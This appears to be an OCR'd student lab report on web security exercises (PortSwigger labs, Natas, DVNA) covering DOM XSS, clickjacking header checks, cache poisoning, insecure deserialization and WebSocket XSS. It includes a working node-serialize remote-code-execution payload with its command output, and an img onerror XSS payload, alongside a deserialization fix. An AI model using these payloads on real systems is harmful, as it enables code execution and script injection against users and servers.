
3.4.5 trigger-dom-based-xss

feedbackResult is updated with the name when the feedback form is submitted.

The displayFeedbackMessage() displays as the event listener when the page gets loaded.

```
function submitFeedback(method, path, encoding, personal, data) {
    var XHR = new XMLHttpRequest();
    XHR.open(method, path);
    if (personal) {
        XHR.addEventListener("load", displayFeedbackMessage(data.get('name')));
    } else {
        XHR.addEventListener("load", displayFeedbackMessage());
    }
    if (encoding === "multipart/form-data") {
```

Vulnerability is shown above. This is because you are able to simply load a script into the data field just like in previous labs.




I am able to successfully inject the script, however it does not run. Perhaps there is some sort of filtering done on the backend I did not notice.

Prevention(X-Frame-Options)

3.4.8 Preventions

Google

```
elafleur@ada:~$ echo -en "GET / HTTP/1.0\n\n\n" | nc -C www.google.com 80
HTTP/1.0 200 OK
Date: Mon, 21 Feb 2022 08:18:26 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2022-02-21-08; expires=Wed, 23-Mar-2022 08:18:26 GMT; path=/; domain=.google.com; Secure
Set-Cookie: NID=511=gtqxAVKeXgWaVsfyjn3lvfxliOzBISMHDJICrpZrKUvYdJHtnjJpOTp3nsBYPJ2CLVuUFds1tA6u7YRzbex_obWUOOn7cr3PTL
_8PogyOReyOvVnOq-hG0fGbV6XUPjSgqJAvnY-Adq92CHdBLgXffcwplJcHYwj1oQNAEKSsCI; expires=Tue, 23-Aug-2022 08:18:26 GMT; path
=/; domain=.google.com; HttpOnly
Accept-Ranges: none
Vary: Accept-Encoding
```




Google has it setup to block the results since the xframe options is set to ‘sameorigin’ this will not display unless from the proper origin.

Oregon CTF

```
elafleur@ada:~$ echo -en "GET / HTTP/1.0\n\n\n" | nc -C www.oregonctf.org 80
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 21 Feb 2022 08:21:42 GMT
Content-Type: text/html
Content-Length: 7517
Last-Modified: Wed, 06 Jan 2021 21:25:44 GMT
Connection: close
ETag: "5ff62ad8-1d5d"
Accept-Ranges: bytes
```


There does not appears to be an xframe header



Oregon CTF does not have any protection against x-frame according to the headers. This will allow potential users to be subject to clickjacking.

WebCachePoisoning/Exploiting

3.4.9 web-cache-poisoning-with-an-unkeyed-header



Web Security Academy

Web cache poisoning with an unkeyed header

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

WE LIKE TO SHOP

Waterproof Tea Bags	Six Pack Beer Belt	The Giant Enter Key	Balance Beams
$88.32	$38.99	$57.82	$39.46
View details	View details	View details	View details

All-in-One Typewriter | Sprout More Brain Power | Cheshire Cat Grin | Folding Gadgets


elafleur 0 matches Search... 0 matches

Done 10,994 bytes | 1,647 millis


3.5 Insecure Deserialization (PHP)

Natas CTF

```
3.5 @ elafleur [evan] $cat foo.txt
YToyOntpOjA7YTo0OntzOjI6IngxIjtzOjE6IjAiO3M6MjoieTEiO3M6MToiMCI7czoyOiJ4MiI7czozOiIxMDAiO3M6MjoieTIiO3M6
MzoiMjAwIjt9aToxO2E6NDp7czoyOiJ4MSI7czoxOiIwIjtzOjI6InkxIjtzOjE6IjAiO3M6MjoieDIiO3M6MzoiMjAwIjtzOjI6Inky
IjtzOjM6IjIwMCI7fX0=
3.5 @ elafleur [evan] $base64 -d foo.txt
a:2:{i:0;a:4:{s:2:"x1";s:1:"0";s:2:"y1";s:1:"0";s:2:"x2";s:3:"100";s:2:"y2";s:3:"200";}i:1;a:4:{s:2:"x1"
;s:1:"0";s:2:"y1";s:1:"0";s:2:"x2";s:3:"200";s:2:"y2";s:3:"200";}}3.5 @ elafleur [evan] $
```



55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ 55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ



3.6 Insecure Deserialization (Javascript)

Google Cloud

Vulnerability found in appHandler.js,

```
module.exports.bulkProductsLegacy = function (req,res){
    // TODO: Deprecate this soon
    if(req.files.products){
        var products = serialize.unserialize(req.files.products.data.toString
        ('utf8'))      sns, 4 years ago • Docs done
```

Fix for the following vulnerability is:

```
module.exports.bulkProductsLegacy = function (req,res){
    // TODO: Deprecate this soon
    if(req.files.products){
        var products = JSON.parse(req.files.products.data.toString('utf8'))
```

```
Serialized:
{"rce":"_$$ND_FUNC$$_function(){ require('child_process').exec('ls /', functi
on(error, stdout, stderr) { console.log(stdout) });}"}
Hint: hit control+c anytime to enter REPL.
> 
```

```
hello g
Hint: hit control+c anytime to enter REPL.
> typeof(f)
'function'
> typeof(g)
'number'
> f()
hello f
undefined
> g
1
> 
```

```
  rce: "...test(){require('child_process'
{ rce: undefined }
Hint: hit control+c anytime to enter REPL.
bin
boot
dev
etc
home
inject
io
lib
lib32
lib64
libx32
media
mnt
nix
opt
proc
repl
root
run
sbin
srv
sys
tmp
usr
var

>
```

Even though the code was implemented in single escape characters, we can still implement a function to run from this.

index.js

```
1  var serialize = require('node-serialize');
2
3
4  var ls_payload = '{"rce":"_$$ND_FUNC$$_function(){require
   (\'child_process\').exec(\'ls /tmp\', function(error, stdout, stderr) {
   console.log(stdout) });}()"}';
5
6  var touch_payload = '{"rce":"_$$ND_FUNC$$_function(){require
   (\'child_process\').exec(\'touch /tmp/elafleur\', function() {});}()"}';
7
8  serialize.unserialize(ls_payload);
9  serialize.unserialize(touch_payload);
10 serialize.unserialize(ls_payload);
11
12
13
```

Console Shell

```
dev
etc
home
inject
Hint: hit control+c anytime to enter REPL.
06c6bc428e7324d056c79dfe470cd86e
audio
audioStatus.json
b7ff6893112f84cd2c991e9d90abb124
elafleur
prybar-nodejs-1179196898.js
prybar-nodejs-2159923787.js
prybar-nodejs-2454542859.js
prybar-nodejs-2507154860.js
prybar-nodejs-2695688384.js
prybar-nodejs-2895348213.js
prybar-nodejs-2962856895.js
prybar-nodejs-2995347836.js
prybar-nodejs-2999385189.js
prybar-nodejs-3089710670.js
prybar-nodejs-3369399898.js
prybar-nodejs-3881595046.js
prybar-nodejs-3884373082.js
prybar-nodejs-4012153522.js
prybar-nodejs-424415752.js
prybar-nodejs-614458834.js

06c6bc428e7324d056c79dfe470cd86e
audio
audioStatus.json
b7ff6893112f84cd2c991e9d90abb124
elafleur
prybar-nodejs-1179196898.js
prybar-nodejs-2159923787.js
prybar-nodejs-2454542859.js
prybar-nodejs-2507154860.js
prybar-nodejs-2695688384.js
prybar-nodejs-2895348213.js
prybar-nodejs-2962856895.js
prybar-nodejs-2995347836.js
prybar-nodejs-2999385189.js
prybar-nodejs-3089710670.js
prybar-nodejs-3369399898.js
prybar-nodejs-3881595046.js
prybar-nodejs-3884373082.js
prybar-nodejs-4012153522.js
prybar-nodejs-424415752.js
prybar-nodejs-614458834.js

>
```

Before Exploit:


```
npm-6-d732cd61
```

After Exploit:

```
elafleur@dvna:~$ sudo docker exec -it dvna /bin/bash
root@fc060f196969:/app# ls /tmp
elafleur  npm-6-d732cd61
```

3.7 Web Socket Vulnerabilities

3.7.1 manipulating-messages-to-exploit-vulnerabilities




```
 function htmlEncode(str) {
        if (chatForm.getAttribute("encode")) {
            return String(str).replace(/['"<>&\r\n\\]/gi, function (c) {
                var lookup = {'\\': '&#x5c;', '\r': '&#x0d;', '\n':
'&#x0a;', '"': '&quot;', '<': '&lt;', '>': '&gt;', "'": '&#39;', '&':
```

```
'&amp;'};
                return lookup[c];
            });
        }
        return str;
}
```

```
3.7 @ elafleur [evan] $python3 *vulnerabilities.py
Sending {"message": "Hello world"}
Received {"user":"You","content":"Hello world"}
3.7 @ elafleur [evan] $python3 *vulnerabilities.py
Sending {"message": "Hello <elafleur>"}
Received {"user":"You","content":"Hello <elafleur>"}
3.7 @ elafleur [evan] $
```

Web Security Academy

Manipulating WebSocket messages to exploit vulnerabilities

LAB Solved

Back to lab description »

Congratulations, you solved the lab! Share your skills! Continue learning »

Home | My account | Live chat

Live chat

You: test

```
3.7 @ elafleur [evan] $python3 *vulnerabilities.py
Sending {"message": "<img src=1 onerror='alert(1)'>"}
Received {"user":"You","content":"<img src=1 onerror='alert(1)'>"}
3.7 @ elafleur [evan] $
```